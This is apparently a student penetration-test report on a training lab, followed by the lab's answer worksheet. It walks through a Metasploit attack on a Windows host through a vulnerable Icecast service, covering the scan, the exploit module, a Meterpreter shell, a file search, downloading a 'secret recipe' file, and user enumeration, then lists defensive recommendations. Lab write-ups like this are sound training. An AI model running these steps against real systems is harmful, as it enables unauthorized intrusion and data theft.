GoodSecurity Penetration Test Report

doradojm77@GoodSecurity.com

DATE: 12/3/2021

High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

Findings:

Machine IP: **192.168.0.20**

Hostname: **GoodCorp**

The actual name of the machine: **MSEDGEWIN10**

Vulnerability Exploited: **exploit/windows/http/icecast\_header**

**Ports 25 - SMTP (Simple Mail Transfer Protocol) and 139 - Windows Net Bios over TCP/IP was left open**

The name of the script or Metasploit module used: **Icecast**

Vulnerability Explanation: **The Icecast application running on 192.168.0.20 allows for a buffer overflow exploit wherein an attacker can remotely gain control of the victim’s system by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.**

Some remote actions able to be executed are:

* **File discovery and exfiltration**
* **Keylogging and screen capture**
* **Privilege escalation to Administrator**

The system was also found to be vulnerable to the following exploits:







* **exploit/windows/local/ikeext\_service**
* **exploit/windows/local/ms16\_075\_reflection**

https://www.clavicle.io/blog/post/24/

Severity: **On a scale of 1 - 10 the severity level is critical!**

Proof of Concept:

These are the steps I took with screenshots. These are the exploits I found.

1. **nmap -sV 192.168.0.20**
2. **searchsploit icecast**
3. **msfconsole**
4. **search icecast**
5. **use 0**
6. **options**
7. **set RHOSTS 192.168.0.20**
8. **options**
9. **Run or Exploit**
10. **search -f \*secretfile\*.txt**
11. **run post/multi/recon/local\_exploit\_suggester**
12. **run post/windows/gather/enum\_logged\_on\_users**
13. **shell**
14. **systeminfo**

Recommendations:

I recommend that GoodCorp should:

1. **Patch and update to the latest version of the software right away**
2. **Encrypt folders and files that are vulnerable to outside eyes**
3. **Check and maintain firewalls and rules to allow proper traffic flow**
4. **Close all unneeded ports**
5. **Set administrative policy and safe practices for all users**
6. **Not allow any downloading or installing of any software unless properly reviewed**
7. **Make sure the miss-configuration or default settings and permissions are set properly**

It is most important that GoodCorp knows that its system was easily breached and left vulnerable. Open ports, old software that has not been patched or updated will leave easy access for the company to lose critical information or compromise the company to be shut down, and possibly taken over. GoodCorp will need to have to set up a good computer practice to help deter this bad behavior. Also, I would recommend that it should not allow anyone to use company computers for their own private use to store non-critical information, for personal use that is not business-related, install or run just any software. GoodCorp needs the companies computer policy to be made right away and go into effect immediately.

You've been provided full access to the network and are getting ping responses from the CEO’s workstation.

1. Perform a service and version scan using Nmap to determine which services are up and running:  
   * Run the Nmap command that performs a service and version scan against the target.  
       
      Answer: **nmap -sV 192.168.0.20**
2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:  
   * Run the SearchSploit commands to show available Icecast exploits.  
       
      Answer: **searchsploit icecast**
3. Now that we know which exploits are available to us, let's start Metasploit:  
   * Run the command that starts Metasploit:  
       
      Answer: **msfconsole**
4. Search for the Icecast module and load it for use.  
   * Run the command to search for the Icecast module:  
       
      Answer: **search icecaste**
   * Run the command to use the Icecast module:  
       
      Note: Instead of copying the entire path to the module, you can use the number in front of it.  
       
      Answer: **use** **0**
5. Set the RHOST to the target machine.  
   * Run the command that sets the RHOST:  
       
      Answer: **RHOST 192.168.0.20**
6. Run the Icecast exploit.  
   * Run the command that runs the Icecast exploit.  
       
      Answer: **exploit or run**
   * Run the command that performs a search for the secretfile.txt on the target.  
       
      Answer: **search -f secretfile.txt**
7. You should now have a Meterpreter session open.  
   * Run the command to perform a search for the recipe.txt on the target:  
       
      Answer: **search -f \*recipe\*.txt**
   * Bonus: Run the command that exfiltrates the recipe\*.txt file:  
       
      Answer: **download c:\Users\IEUser\Documents\Drinks.recipe.txt**
8. You can also use Meterpreter's local exploit suggester to find possible exploits.  
   * Note: The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.

Answer: **run post/multi/recon/local\_exploit\_suggester**

Bonus

A. Run a Meterpreter postscript that enumerates all logged-on users.

Answer: **run post/windows/gather/enum\_logged\_on\_users**

B. Open a Meterpreter shell and gather system information for the target.

Answer: **shell**

C. Run the command that displays the target's computer system information:

Answer: **sysinfo**